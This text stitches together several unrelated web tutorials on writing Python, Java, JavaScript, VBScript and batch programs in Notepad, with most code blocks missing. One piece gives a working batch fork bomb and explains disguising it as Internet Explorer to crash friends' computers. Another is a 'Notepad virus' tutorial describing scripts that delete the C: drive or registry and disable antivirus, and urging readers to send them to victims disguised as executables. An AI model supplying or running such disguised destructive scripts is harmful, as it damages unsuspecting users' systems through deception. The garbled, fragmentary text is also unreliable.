with Python Programs
This web page explains how you can store several Python statements in one file to be executed in sequence by the Python interpreter. This document assumes that the Python software is already installed and running correctly. For instructions on how to download, install and run the Python interpreter program on single line Python commands you go to this page: Python_Installation.
In order to create multi-line Python programs, you must have a text editor. Notepad.exe is a simple text editor supplied with all versions of the Windows operating system. This document explains how to use Notepad.exe to create a simple Python program file, and then goes on to explain how to execute (run) the program using the Python interpreter.
Once you’ve mastered how to create simple Python programs using Notepad, and run them using the Python interpreter, you’re then ready to learn how to use a more sophisticated editor such as IDLE (supplied with the Python installation) and ConTEXT, designed for use with a number of programming languages including Python.
Both of these editors have a number of features to help you develop your Python programs including powerful syntax highlighting.
1. Create a folder for your program files
Please note: the screen shots shown are generated from a computer running the Windows 98 operating system. If you have another version of Windows the screens may look slightly different, but the procedures you should follow are the same.
First, you should create a folder (directory) on your local drive C: drive to save your Python programs. Go to the C:temp folder and create a new folder named myprogs . If you’re unsure about how to do this, click on the Start button on the desktop taskbar , then click on Help .
For the purposes of this document, it’s assumed that the Python software is installed and a directory named myprogs exists in the temp directory of the C: drive:
2. Start up the Notepad program
On your desktop, click on the Start button, then click on Programs , then Accessories , then select Notepad from the list of options.
You will then see a Notepad window with a blank page. Type in the text exactly as shown on the next screen.
2. Type in the program statements
3. Save the program file
To save the file, select Save As from the File menu on the Notepad menu bar. Locate your folder C:tempmyprogs folder by clicking the down-arrow button to the right of the Save in: text box. Type in the program name prog1.py in the File name: text box, then click the Save button.
Note that Python programs typically have a name which ends with the extension .py , in this case prog1.py , but other extensions (e.g. .pyw on Windows) can be used.
3. Run the program
There are a number of ways to run the statements in a Python program file using the Python interpreter. Each of the following methods uses the file C:tempmyprogsprog1.py which contains these Python statements:
print “Hello World!”
print “Goodbye World!”
Running Python Programs – Method 1
On your desktop, click on the Start button, then click on Run .
In the Run window, enter the following text in the text box, then click on the OK button.
c:python23python.exe -i c:tempmyprogsprog1.py
The Python interpreter then runs the program statements contained in
c:tempmyprogsprog1.py
leaving the interpreter in interactive mode:
As explained earlier, to exit from the Python interpreter you must hold down the Ctrl keyboard key and press the Z key at the same time. (Operating systems other than Windows may require a different key sequence, e.g. Ctrl-C).
Running Python Programs – Method 2
In the second method of running a Python program, you type a command at the MSDOS shell command line. From the desktop, click on the Start button, then click on Programs , then MS-DOS Prompt . (In other versions of Windows, the MS-DOS prompt may have an alternative name, eg DOS Shell, Command shell, etc.)
Please note, other operating systems may default to a different folder than C:WINDOWS. Notice that the prompt for MS-DOS is a single right arrow symbol >. The prompt for the Python interpreter is >>>.
Then type in the following text at the MS-DOS prompt, and press the Enter key to run the Python interpreter:
c:python23python.exe -i c:tempmyprogsprog1.py
The screen above shows the Python interpreter running in interactive mode. See Running Python – Method 1 for an explanation of interactive mode and instructions on the use of the Python interpreter with single Python commands.
As explained earlier, to exit from the Python interpreter you must hold down the Ctrl keyboard key and press the Z key at the same time. (Operating systems other than Windows may require a different key sequence, e.g. Ctrl-C).
If you run Python from an MS-DOS Prompt shell, exiting from Python returns you to the MS-DOS Prompt shell. To close the DOS shell and return to Windows, you must exit the MS-DOS Prompt environment by typing exit at the command prompt, then press the Enter key. An example of this is shown in the screen below.
How To Create Your Own Computer Clock Using Notepad
Today we are going to show you an interesting notepad trick which lets you to create your own Computer Clock with date and time . You can customize the given code by changing the title and also color .
Steps To Create Your Own Computer Clock Using Notepad :
Step 1 : Open Notepad :
Go to your Desktop , Then Right click the mouse button and select Text Document option . ( Or Press ” Windows + R ” And Type Notepad)
Step 2 : Copy – Paste :
Now just copy the below given code and paste it into your Notepad.
Code :
Step 3 : Save the File :
Now Save this file with a ” .bat ” extension i.e something like ” OnlineCmag-Clock.bat ” . Select the file type as ” All Files ” and encoding To ” ANSI ” .
Step 4 : Run the file:
Open the file by just double clicking on it. Now you can see that it shows both date and time .
I hope you all liked it . The final output will be as below …
Introduction: Hacking With Notepad
Here is how you do a cool little hack with notepad. What it does is pops up a command prompts and overloads the computer and the computer CRASHES.
FOR EDUCATIONAL PURPOSES ONLY.
Step 1: NotePad
First you need to open Notepad.
You can go to the start menu and Click “All Programs”, Then find the Folder “Accessories”
and “Notepad” should be in that folder.
Or you can open the start menu and type “Notepad” and click enter and Notepad will open.
Step 2: The Typing Part
Type in Notepad-
@echo off
:a
Start
Start
Start
Start
Start
Start
goto :a
What this will do is Open CMD six times and then repeat itself. Over and Over. You cant stop it. SO DONT TRY IT ON YOUR COMPUTER.
Step 3: Saving
When you save, Go to “File”, “Save As”, and save it as “Internet Explorer.bat”. Where it says “FileType” Select “All Files” or it wont work.
Make Sure you save it to the desktop.
Step 4: Changing the Icon
Next you need to change the icon to look like “Internet Explorer”.
To do this you need to right click the Icon and go down to “Create Shortcut” and then rename it to “Internet Explorer”. Then right click it and go down to “Properties” and select “Change Icon”.
Find the Internet Explorer Icon and click it and then click “Apply”.
Put the original Batch File in a random folder on the desktop. So they cant see it.
Step 5: Opening
If you then double click it and it will Crash the computer.
I Recommend you do not do this on your computer.
This is very funny to do to friends.
DO NOT ABUSE THIS HACK. FOR EDUCATIONAL PURPOSES ONLY.
Thank You and Please Comment.
This is my first Instuctable. Tell Me what i need to improve on.
1 Person Made This Project!
Did you make this project? Share it with us!
Introduction: Use Notepad and Command Prompt for Java Programming
Hello, in this instructable, I will show you how to create, and execute a program that you created in java using notepad. You will need to open some things:
Step 1: Create the Program
For this step, use notepad and make your program. Don’t forget to save as “.java” in all files. I typed in the “Hello World!” program to keep it simple. It goes as following:
Step 2: Make Into .class
Now, open Command Prompt. You can open it on Windows 8 by going into the start menu, then type, “Command Prompt” then click the program titled “Command Prompt”. For older versions of windows, click the start button, then go to All Programs>Accessories>Command Prompt. Once you have it open, go to the file destination of the .java file. Then, type, “dir”, it will bring up everything in the directory. Now, type, “javac ____.java”. Replace the blank space with your program’s name. Now, type, “java ____”. Again, replace the blank with your program’s name, and remember not to type, “.java” at the end this time. It should then successfully open your program.
If you get an error when typing “javac” then you have to set some things up before you can build java files.
Open File Explorer. Then go to C Drive. Then, Program Files. Then, Java. Then, jdk1.8.0_40. Then, bin. Then, click once on java. Then, click the top bar where it says “Local Disk C > Program Files > Java > jdk1.8.0_40 > bin > java. It should highlight the text. Now, copy that text. From there, Open Control Panel, then, go to System and Security. Then, go to System. Then, go to Advanced system settings. From there, click, “Environment Variables”. Then, click “Path”. Now, DO NOT DELETE THE HIGHLIGHTED TEXT. You need to go to the very right-most part of all the text then type “;” then paste the text you copied from
earlier onto the end. Then, click OK, then OK, then OK. You can now build your program.
JavaScript is the engine that drives the internet. Virtually every one of your favorite websites uses JavaScript in some way or the other. From checking text input to creating alerts and animations, JavaScript finds many uses on a web page.
Learning JavaScript is essential to becoming a front end web developer. It is also one of the easier languages to pick up, making it ideal for beginners looking to start their programming journey. This JavaScript prep course will teach you how you can start using JavaScript on your websites.
In this tutorial, we will introduce you to some JavaScript programming fundamentals and create our very first “Hello World” program.
What is JavaScript?
Wikipedia defines JavaScript or JS as an “interpreted programming language” that allows “client-side scripts to interact with the user”.
It’s okay if all that sounded complete mumbo jumbo to you.
Let’s breakdown this definition into something a normal person could understand:
Interpreted Programming Language: Most programming languages are either compiled or interpreted. A compiled programming language must first go through an external compiler before it can be executed. Most languages – Java, Python, Ruby, etc. – are like that. There no such requirement for an interpreted programming language. A program written in an interpreted language can be run right away. For JavaScript, this means you can run the program straight from the browser itself.
Client-Side Script: All web programming can be divided into two categories: client-side and server-side. A server-side program (or script) is executed on the web server where web pages are actually stored. A client-side program, on the other hand, is executed on the user’s web browser itself. For JavaScript, this means the program is executed as soon as the user downloads the webpage. You can learn more about JavaScript client-side scripting in this course.
JavaScript is primarily used to create interactive elements on a web page. Some of the most common uses of JavaScript are:
Verifying data entered into a web form such as a sign-up or contact-us form.
Updating information on a webpage without refreshing it.
DOM (Document Object Model) scripting. This is a fairly advanced way to use JavaScript. Don’t worry about it now. We’ll get to it once you’re comfortable with basic JavaScript.
Creating alerts, new browser windows, etc.
Creating animations through plugin libraries like jQuery.
As you can see, this covers the entire gamut of interactivity on any webpage. JavaScript plugin libraries are especially useful in this context as they give you access to advanced functions without requiring any coding on your part. We’ll learn more about plugin libraries in later tutorials. For now, all you should know is that JavaScript adds interactivity to a web page.
Caveat: JavaScript is Not Java
One of the first mistakes beginners make is assuming that JavaScript is a simplified version of Java. It’s not. JavaScript is as different from Java as chalk is from cheese. The only thing common between them are a few stray syntax elements and the name itself.
Java, for the uninitiated, is a powerful object oriented programming language used for creating complex, platform-independent (i.e. they can run on any operation system) programs. JavaScript, on the other hand, can only run programs within a web browser. Java is heavily used in business software, while JavaScript is limited to use in web pages.
With that little confusion out of our way, let’s dive right into JavaScript programming.
Hello World: Writing Your First JavaScript Program
“Hello World” is a staple of programming courses. The objective of this program is simple: output the text “Hello World” on a computer screen. Because of the simplicity of the message and syntax, it is usually the first program taught to beginners.
Writing a “Hello World” program in JavaScript, as we will learn, is exceptionally easy and requires not more than 3 lines of code.
Want to be a web developer? Learn how you can create complex websites with JavaScript and become a web developer from scratch with this course.
What You’ll Need
Since JavaScript is interpreted by the browser itself, we don’t need any fancy compilers or additional software to write JS programs. All you need is:
A text editor. Your humble Notepad will do just fine, but we highly recommend Notepad++ (free).
A web browser. You can use anything you want – Google Chrome, Firefox, Internet Explorer or Safari.
Getting Started: Creating the HTML Framework
JavaScript programs are usually embedded within the web page itself. This means they are written along with the HTML, though you can include them externally as well.
To get started, we will first create a simple HTML file where we can include our JavaScript.

Open your text editor and type the following code into it:
Save this file as test.html (make sure to save as ‘All Files’ if using Notepad).
This is a standard HTML template, nothing special about it. It should be pretty clear to anyone with even a basic grasp of HTML.
Adding the JavaScript Code
We can now go ahead and write the JavaScript program.
Add the following code after the
Save this as test2.html.
Instead of adding the script in the , we added the script to the and created a function called ‘helloWorld’. You can turn any piece of code into a function by wrapping it in brackets and adding “function functionName()” before it.
Now that we’ve created the function, we can call on it any number of times.
Add the following code anywhere between the
“Programmer’s Notepad” is a text editor that is packaged with the devkitPro installer. We will use it to view and edit the source code to our GBA game.
While “Programmer’s Notepad” is convenient because it is already installed for as part of the devkitPro installation, you should feel free to use whatever text editor you prefer.
Step 1 : Launch Programmer’s Notepad
The easiest way to launch Programmer’s Notepad is to find the .pnproj file in your project’s directory. This file is automatically generated by Spritely when you “Export” your project.
After double-clicking this file, Programmer’s Notepad will load your project:
The project source files are shown in a window on the left side. These are the files that are used to build your GBA project. You’ll be editing these files in later tutorials.
If you see extra windows open in Programmer’s Notepad, feel free to close them to reduce clutter.
Step 2 : Edit a source file
To open a source file, just double-click on the icon next to the filename.
To make the window so that it fills the entire workspace, press the “Maximize” button in the upper-right corner of the window.
This will allow you to see more of the file at a time (which makes it easier to make changes to the code).
Step 3 : Build/Run from within Programmer’s Notepad
One nice feature of “Programmer’s Notepad” is that you can build and run your GBA project easily without switching to another application.
To build your project, select “make” from the “Tools” menu.
This will open up an “Output” window at the bottom of the workspace and automatically enter the make command for you.
The output of the make command will be displayed in this output window.
for GBA projects, or
for NDS projects, or a message that ends with
at the end of the ouput, then your project was built successfully.
To run your program after it’s built, select “run” from the “Tools” menu.
If you’ve already made the file association (as shown in Running your GBA ROM tutorial), then this will automatically launch VisualBoy Advance with your ROM.
You can easily create a simple ChatBox or a ChatBot using a Notepad in your Windows Computer. The ChatBox below is written in the VBScript language (VBScript stands for Visual Basic, Scripting Edition). This language only runs on Windows. However, the program given below can be easily adapted to other programming environments.
Steps To Make Your Chatbot Or Chatbox In Notepad :
Step 1 : Open notepad :
Click on the Start menu and Navigate to All Programs=>Accessories =>Notepad. You can even open it by typing notepad in Run.
Step 2 : Type The Below Given Code :
Step 3 : Save You Document :
Go to File Menu and click on Save As option . In Type option select ” all types ” and save the file in “.vbs ” format i.e as ” OnlineCmag.vbs “ .
The Saved Application will be as below :
Step 4 : Execute your File :
Double-click on the the ” OnlineCmag.vbs ” icon to start the application. If everything went right then a pop up window will appear Or you will see an error message that shows which line of your program holds an error. Rectify the error shown. Then double-click again on the file to see whether everything is working as expected or not .
Tips :
- fname=inputbox (” “) is a VBScript code that repeat your words.
- You must save the file only in ” .vbs ” Extension.
H ave you ever thought of creating a computer virus by yourself? No need to worry, here is a complete tutorial to let you know how to create simple but dangerous Notepad Virus step by step with an explanation! 😎
As you all know that Virus is nothing but a malicious program which enters into a system without permission and affects the data and the working of the operating system. Viruses do unwanted tasks like replicating itself corrupting user files etc, so, basically, we are going to create some unwanted scripts, that which we can execute in order to destroy or break the system.
If you prefer video tutorials with posts on Tech2Hack, then hit subscribe below:
Also, Subscribe for instant tech dose:
Read More:
Create Notepad Virus Executable(.exe) Using Batch Scripting
First of all, what is batch scripting, those who don’t know, take a look below:
“It is simply a text file, containing a series of commands, which are executed automatically, line by line when the batch file runs.”
By using Batch File you can create an extremely dangerous virus which can delete the Windows files, format different drives [C:, E:], steal data files and information, disable antivirus, firewall, etc.
NOTE: This post is solely and mainly for educational purpose only. I am nowhere responsible for any kind of damage caused by this tutorial, for more info read our disclaimer.
Write a dangerous virus in Notepad/Text Editor
Are you ready to create your first DIY Notepad virus, Let’s get started to rock,
First of all, you need a Windows PC, obviously. 😉
For this tutorial to create simple Notepad Virus you don’t need to be a die-hard programmer or something like that, but a basic knowledge of flow charts and loops helps you a lot to understand what’s going on here. So let’s start to create a trojan virus using notepad to run via command prompt(cmd) in Windows 10, 8/8.1, 7 or XP.
Now, Open the Notepad application and Copy (Ctrl+C) and Paste (Ctrl+V) the codes given below one by one for the different virus in a different file.
Note: I am not responsible for any damage or error reporting on Your PC, do it at your own risk.
Warning: Do not try this on your daily working PC.
Have you read my previous posts, it will be great to take a look at;
Notepad Virus source codes are Given below:
1. Disable Internet Permanently
This code will disable the internet connectivity permanently.
2. Delete Key Registry Files
This will delete key registry files, then loops a message
This is dangerous and unrecoverable Notepad Virus.
3. Endless Notepads
This will pop up endless notepads until the computer freezes and crashes
4. Popping CD Drives
This will make the CD drives constantly pop out
5. Endless Enter
This will make the enter button pressed continuously
6. Application Bomber
It will start to open different applications repeatedly which will affect the system’s performance.
You can also add the application of your choice in the above code.
7. Folder Flooder
This will create unlimited no. of folders.
8. User Account Flooder
This will create large no. of the user account on one’s PC and goes on
9. Process Creator
This will create unlimited background processes
10. Windows Hacker
This will delete your whole C: drive and it really unrecoverable
10+. Anti Virus Disabler
This large code will disable any antivirus installed on the system
After copy-pasting any one of the viruses at a time in the Notepad, save the file in ALL FILES mode with an extension “.bat“(without quotes as shown in the image).
Save the file in ALL FILES mode with ‘.bat’ extension
DONE: You have successfully created a Notepad Virus. That’s it, now you’re done doing your work now just you have to send the file to the victim.
Done creating a batch file
There’s a drawback of a batch file notepad virus, that anyone can open it with notepad and read the commands easily, and delete it if found it harmful. So, to overcome this limitation/drawback, you can use a tool named ‘Batch to Executable Converter’. It will convert the ‘.bat‘ extension into ‘.exe‘ extension. Hence, your Batch file will be converted into a Windows Application. This will helps in convincing your victim to open the file.
Download BatToExe to Easily convert batch files to executables by clicking here
NOTE: This Tutorial is for windows based computer only, these viruses do not work on Linux or MAC.
Also Read:
Wrapping It Up
So, Friends hope you liked the post on how to create a notepad virus using batch scripting, I made this tutorial much more descriptive, try to create these virus yourself, in case you encounter any problem and need help feel free to comment, I am always here for your help and don’t forget to share this post with your friends if you found it helpful and enjoyable, also for supporting me to come up with more stuff in the near future.
If you prefer video tutorials with posts on Tech2Hack, then hit subscribe below:
Also, Subscribe for instant tech dose:
Goodbye for now and don’t forget to subscribe to our mailing by filling the form below.
Main navigation
Study material for ISTQB Exam Certification Foundation level, Premium & Free for ISTQB and ASTQB Exam, Certification questions, answers, software testing tutorials and more
In this Java tutorial, you will learn how to write Java programs in Notepad and run them using the command prompt (cmd) or terminal. Now that you have installed the Java Development Kit on Windows, let us go ahead and write a simple program in Java.
While there are several editors available, in the beginning, you do not need to install any fancy editors for working in Java.
Table Of Contents
How To Write Java Programs In Notepad
Open Notepad.exe in Windows or any text editor on your operating system.
Type the below code into Notepad. Save the file with the file name HelloWorld.java
- In Java, the source file is a compilation unit and the name given to the source file is quite important
- The file name must have a .java extension for the Java compiler to compile the file
- A single source file can contain multiple classes (which we will see later)
- Since Java is case sensitive, the capitalization of the class name should match the file name
- The file name should match the class name
How To Run Java Program In Command Prompt or cmd
The best way to learn programming is by running the program. In this Java tutorial we will first look at how we can run the Java program on Windows and after that we will go through the code to understand it. The steps below explain how to compile and run Java program using the command prompt or cmd.
- Before we can run the program we have to compile the Java program.
- Compiling the program converts the code from a human readable format which we entered in Notepad, into a “bytecode” which is executed by the Java Virtual Machine (JVM).
- Open the command prompt by pressing down the Windows key and R key. This will bring up the Run dialog box.
- Type cmd in the dialog box and click the Ok button. This will bring up command prompt.
- Another way to bring up the command prompt is to right click your mouse on the Start button on the Taskbar and choose Command Prompt from the menu which is displayed. This will also display the command prompt.
- In the command prompt, navigate to the folder where you saved the HelloWorld.java file. In this example, the file is stored in the d:tryqajava folder. You can change the drive by typing the command D: and pressing enter. You can then go to the folder using the command cd d:tryqajava and pressing enter.
- The command to compile the HelloWorld.java program is javac HelloWorld.java If this is your first time compiling a Java program, you will most probably get an error if you run this command, as shown below.
- This is because Windows does not know where to look for the Java compiler program, javac. This can be fixed by adding the Java’s bin directory to the system path as shown in the section below.
This tutorial is targeted for Java beginner. In this tutorial, we’ll walk you through how to write a simple Hello World Java program using Notepad, compile and run the Java program using command line.
What We Used
- Microsoft Windows 7
- Oracle JDK 1.7
- Notepad Text Editor
1. Install JDK
Download Oracle JDK 1.7 installer from Oracle JDK download page and install it on your Windows operating system.
2. Set Up JAVA_HOME and PATH
After JDK installed, set up JAVA_HOME environment variable and add the JDK bin directory to the system’s PATH.
Note: This set up is required for you to compile and run Java program using command line.
3. Write Hello World Program
Open Notepad text editor, write the Hello World program and save the file at any location you want with file name HelloWorld.java . In this tutorial, I will save the file to C: directory.
Tip: The main method is the starting point of Java application when we run the Java program.
Note: Java file name must same with Java class name.
4. Compile Java Program
Open command prompt window, go to the directory where the HelloWorld.java you saved in Step 3.
Compile the HelloWorld.java with the following command:
Tip: javac is Java compiler to transform the Java source code to bytecode.
After compilation complete, a HelloWorld.class file will be generated under same directory. This compiled file will used by JVM to run the Hello World program.
5. Run Java Program
Use the following command to run the Hello World program in command prompt window:
A message Chankok.com – Hello World! will be displayed on command prompt window. The output will look like:
Summary
Congratulations! You have just learned to set up your Java development environment on Windows to develop your first Hello Word Java program using Notepad. You also have learned how to compile and run the Java program using command line.
Hello Viewers, Today we are going to show you a very interesting notepad trick to make your own animations.
Have you ever tried to design your own animation files? If not then start it know. Follow the steps below to create a simple animation.
Steps For Designing A Simple Animation Using Notepad:
Step 1: Open A New Text Document
Right-click on the desktop and select ” create a new text document ” option or just simply Open a New Text Document.
Step 2: Copy-Paste
Copy the code given below on to your notepad carefully.
Click Here To Download The Codes. Note: This download contains 3 Animations: Bouncing Ball Animation Included.
Step 3: Save The Text File
Now Save the file with a ” .bat ” extension i.e something like ” OnlineCmag.bat ”. Select the file type as ” All Files ” and encoding To ” ANSI ”.
Step 4: Run The File
Execute the file by just double clicking on it. If everything goes well you may see the following out puts.




